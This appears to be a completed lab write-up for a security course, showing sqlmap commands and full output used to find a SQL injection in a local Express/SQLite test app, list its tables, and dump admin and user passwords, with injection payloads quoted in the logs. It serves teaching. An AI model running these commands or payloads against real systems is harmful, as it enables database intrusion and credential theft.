
sqlmap (15%)

Task 1 (5%): Using `sqlmap,` list all the tables in the database by exploiting the vulnerable endpoint `/vulnerable`. What command did you use? What are the tables you found?

```
sqlmap -u "http://localhost:8084/vulnerable?q=user" --tables
```




```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, st
ate and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 21:15:17 /2024-11-02/

[21:15:18] [INFO] testing connection to the target URL
[21:15:18] [INFO] checking if the target is protected by some kind of WAF/IPS
[21:15:18] [INFO] testing if the target URL content is stable
[21:15:18] [INFO] target URL content is stable
[21:15:18] [INFO] testing if GET parameter 'q' is dynamic
[21:15:18] [INFO] GET parameter 'q' appears to be dynamic
[21:15:18] [WARNING] heuristic (basic) test shows that GET parameter 'q' might not be injectable
[21:15:18] [INFO] testing for SQL injection on GET parameter 'q'
[21:15:18] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[21:15:18] [INFO] GET parameter 'q' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable
[21:15:18] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'SQLite'
it looks like the back-end DBMS is 'SQLite'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'SQLite' extending provided level (1) and risk (1) values? [Y/n] y
[21:17:01] [INFO] testing 'Generic inline queries'
[21:17:01] [INFO] testing 'SQLite inline queries'
[21:17:01] [INFO] testing 'SQLite > 2.0 stacked queries (heavy query - comment)'
[21:17:01] [INFO] testing 'SQLite > 2.0 stacked queries (heavy query)'
[21:17:01] [INFO] testing 'SQLite > 2.0 AND time-based blind (heavy query)'
[21:17:05] [INFO] GET parameter 'q' appears to be 'SQLite > 2.0 AND time-based blind (heavy query)' injectable
[21:17:05] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[21:17:05] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[21:17:05] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the ra
nge for current UNION query injection technique test
[21:17:05] [INFO] target URL appears to have 1 column in query
[21:17:06] [INFO] GET parameter 'q' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'q' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 49 HTTP(s) requests:
---
Parameter: q (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: q=user' AND 1047=1047 AND 'ekhc'='ekhc

    Type: time-based blind
    Title: SQLite > 2.0 AND time-based blind (heavy query)
    Payload: q=user' AND 3593=LIKE(CHAR(65,66,67,68,69,70,71),UPPER(HEX(RANDOMBLOB(500000000/2)))) AND 'cuNP'='cuNP

    Type: UNION query
    Title: Generic UNION query (NULL) - 1 column
    Payload: q=-2202' UNION ALL SELECT CHAR(113,122,107,122,113)||CHAR(67,66,87,79,111,81,72,89,103,88,106,100,112,109,111,66,122,120,104,110,110,83,84,97,72,82,79,86,98
,90,108,119,90,89,107,122,118,107,89,87)||CHAR(113,113,113,98,113)-- qpwM
---
[21:17:47] [INFO] the back-end DBMS is SQLite
web application technology: Express
back-end DBMS: SQLite
[21:17:47] [INFO] fetching tables for database: 'SQLite_masterdb'
<current>
[2 tables]
+--------+
| admins |
| users  |
+--------+

[21:17:47] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'

[*] ending @ 21:17:47 /2024-11-02/
```

Task 2 (5%): Using `sqlmap`, list all the usernames and passwords you found in the tables. What command did you use?

For the **admins** table , identify which ones contain usernames and passwords.


```
sqlmap -u "http://localhost:8084/vulnerable?q=user" -D sqlite_masterdb
-T admins --columns
```



```
back-end DBMS: SQLite
[21:23:16] [INFO] fetching columns for table 'admins'
Database: <current>
Table: admins
[2 columns]
+----------+------+
| Column   | Type |
+----------+------+
| password | TEXT |
| username | TEXT |
+----------+------+
```

extract the data


```
sqlmap -u "http://localhost:8084/vulnerable?q=user" -D sqlite_masterdb
-T admins -C "username,password" --dump
```



```
[21:26:12] [INFO] fetching entries of column(s) 'password,username' for table 'admins'
Database: <current>
Table: admins
[1 entry]
+----------+------------------+
| username | password         |
+----------+------------------+
| admin    | 8KuO7TN9l1Yag9dT |
+----------+------------------+

[21:26:12] [INFO] table 'SQLite_masterdb.admins' dumped to CSV file '/home/kali/.local/share/sqlmap/output/localhost/dump/SQLite_masterdb/admins.csv'
[21:26:12] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'

[*] ending @ 21:26:12 /2024-11-02/
```


For the **users** table , identify which ones contain usernames and passwords.

```
sqlmap -u "http://localhost:8084/vulnerable?q=user" -D sqlite_masterdb
-T users --columns
```



```
[21:27:44] [INFO] the back-end DBMS is SQLite
web application technology: Express
back-end DBMS: SQLite
[21:27:44] [INFO] fetching columns for table 'users'
Database: <current>
Table: users
[6 columns]
+----------+---------+
| Column   | Type    |
+----------+---------+
| address  | TEXT    |
| email    | TEXT    |
| password | TEXT    |
| phone    | TEXT    |
| salary   | NUMERIC |
| username | TEXT    |
+----------+---------+

[21:27:44] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'

[*] ending @ 21:27:44 /2024-11-02/
```

extract the data



```
[21:28:33] [INFO] the back-end DBMS is SQLite
web application technology: Express
back-end DBMS: SQLite
[21:28:33] [INFO] fetching entries of column(s) 'password,username' for table 'users'
Database: <current>
Table: users
[3 entries]
+----------+------------------+
| username | password         |
+----------+------------------+
| user     | YCOXga0uf05rYjHK |
| user2    | 5w45hfv4klgxMJsY |
| user3    | RtQG2G4iDklkPrVV |
+----------+------------------+

[21:28:33] [INFO] table 'SQLite_masterdb.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/localhost/dump/SQLite_masterdb/users.csv'
[21:28:33] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'

[*] ending @ 21:28:33 /2024-11-02/
```

Task 3 (5%): Now restart the server with docker compose and run the above command again. Do the credentials work? Why or Why not? What flag in the sqlmap command did you use to fetch the new credentials?


Stop and restart the server:

`docker-compose down`

`docker-compose up`


Run the SQLMap to dump the credentials again

`sqlmap -u "http://localhost:8084/vulnerable?q=user" -D sqlite_masterdb -T users -C "username,password" --dump`



```
┌──(kali㉿kali)-[/home/kali]
└─PS> sqlmap -u "http://localhost:8084/vulnerable?q=user" -D sqlite_masterdb -T users -C "username,password" --dump
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.8.5#stable}
|_ -| . [,]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, sta
te and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 21:44:24 /2024-11-02/

[21:44:24] [INFO] resuming back-end DBMS 'sqlite'
[21:44:24] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: q (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: q=user' AND 1047=1047 AND 'ekhc'='ekhc

    Type: time-based blind
    Title: SQLite > 2.0 AND time-based blind (heavy query)
    Payload: q=user' AND 3593=LIKE(CHAR(65,66,67,68,69,70,71),UPPER(HEX(RANDOMBLOB(500000000/2)))) AND 'cuNP'='cuNP

    Type: UNION query
    Title: Generic UNION query (NULL) - 1 column
    Payload: q=-2202' UNION ALL SELECT CHAR(113,122,107,122,113)||CHAR(67,66,87,79,111,81,72,89,103,88,106,100,112,109,111,66,122,120,104,110,110,83,84,97,72,82,79,86,98,
90,108,119,90,89,107,122,118,107,89,87)||CHAR(113,113,113,98,113)-- qpwM
---
[21:44:24] [INFO] the back-end DBMS is SQLite
web application technology: Express
back-end DBMS: SQLite
[21:44:24] [INFO] fetching entries of column(s) 'password,username' for table 'users'
Database: <current>
Table: users
[3 entries]
+----------+------------------+
| username | password         |
+----------+------------------+
| user     | YCOXga0uf05rYjHK |
| user2    | 5w45hfv4klgxMJsY |
| user3    | RtQG2G4iDklkPrVV |
+----------+------------------+

[21:44:24] [INFO] table 'SQLite_masterdb.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/localhost/dump/SQLite_masterdb/users.csv'
[21:44:24] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'

[*] ending @ 21:44:24 /2024-11-02/
```

`sqlmap -u "http://localhost:8084/vulnerable?q=user" -D sqlite_masterdb -T users -C "username,password" --dump`




```
┌──(kali㉿kali)-[/home/kali]
└─PS> sqlmap -u "http://localhost:8084/vulnerable?q=user" -D sqlite_masterdb -T admins -C "username,password" --dump
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.8.5#stable}
|_ -| . [']     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, sta
te and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 21:45:54 /2024-11-02/

[21:45:55] [INFO] resuming back-end DBMS 'sqlite'
[21:45:55] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: q (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: q=user' AND 1047=1047 AND 'ekhc'='ekhc

    Type: time-based blind
    Title: SQLite > 2.0 AND time-based blind (heavy query)
    Payload: q=user' AND 3593=LIKE(CHAR(65,66,67,68,69,70,71),UPPER(HEX(RANDOMBLOB(500000000/2)))) AND 'cuNP'='cuNP

    Type: UNION query
    Title: Generic UNION query (NULL) - 1 column
    Payload: q=-2202' UNION ALL SELECT CHAR(113,122,107,122,113)||CHAR(67,66,87,79,111,81,72,89,103,88,106,100,112,109,111,66,122,120,104,110,110,83,84,97,72,82,79,86,98,
90,108,119,90,89,107,122,118,107,89,87)||CHAR(113,113,113,98,113)-- qpwM
---
[21:45:55] [INFO] the back-end DBMS is SQLite
web application technology: Express
back-end DBMS: SQLite
[21:45:55] [INFO] fetching entries of column(s) 'password,username' for table 'admins'
Database: <current>
Table: admins
[1 entry]
+----------+------------------+
| username | password         |
+----------+------------------+
| admin    | 8KuO7TN9l1Yag9dT |
+----------+------------------+

[21:45:55] [INFO] table 'SQLite_masterdb.admins' dumped to CSV file '/home/kali/.local/share/sqlmap/output/localhost/dump/SQLite_masterdb/admins.csv'
[21:45:55] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'

[*] ending @ 21:45:55 /2024-11-02/
```

The credentials **did not change** after restarting the server.


But after we use `--fresh-queries` flag the credentials change. Using this flag forces `sqlmap` to re-run all queries and fetch fresh data directly from the target, effectively bypassing its cache.

`sqlmap -u "http://localhost:8084/vulnerable?q=user" -D sqlite_masterdb -T users -C "username,password" --dump`



```
┌──(kali㉿kali)-[/home/kali]
└─PS> sqlmap -u "http://localhost:8084/vulnerable?q=user" -D sqlite_masterdb -T users -C "username,password" --dump --fresh-queries
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.8.5#stable}
|_ -| . [)]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, sta
te and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 21:53:06 /2024-11-02/

[21:53:06] [INFO] resuming back-end DBMS 'sqlite'
[21:53:06] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: q (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: q=user' AND 1047=1047 AND 'ekhc'='ekhc

    Type: time-based blind
    Title: SQLite > 2.0 AND time-based blind (heavy query)
    Payload: q=user' AND 3593=LIKE(CHAR(65,66,67,68,69,70,71),UPPER(HEX(RANDOMBLOB(500000000/2)))) AND 'cuNP'='cuNP

    Type: UNION query
    Title: Generic UNION query (NULL) - 1 column
    Payload: q=-2202' UNION ALL SELECT CHAR(113,122,107,122,113)||CHAR(67,66,87,79,111,81,72,89,103,88,106,100,112,109,111,66,122,120,104,110,110,83,84,97,72,82,79,86,98,
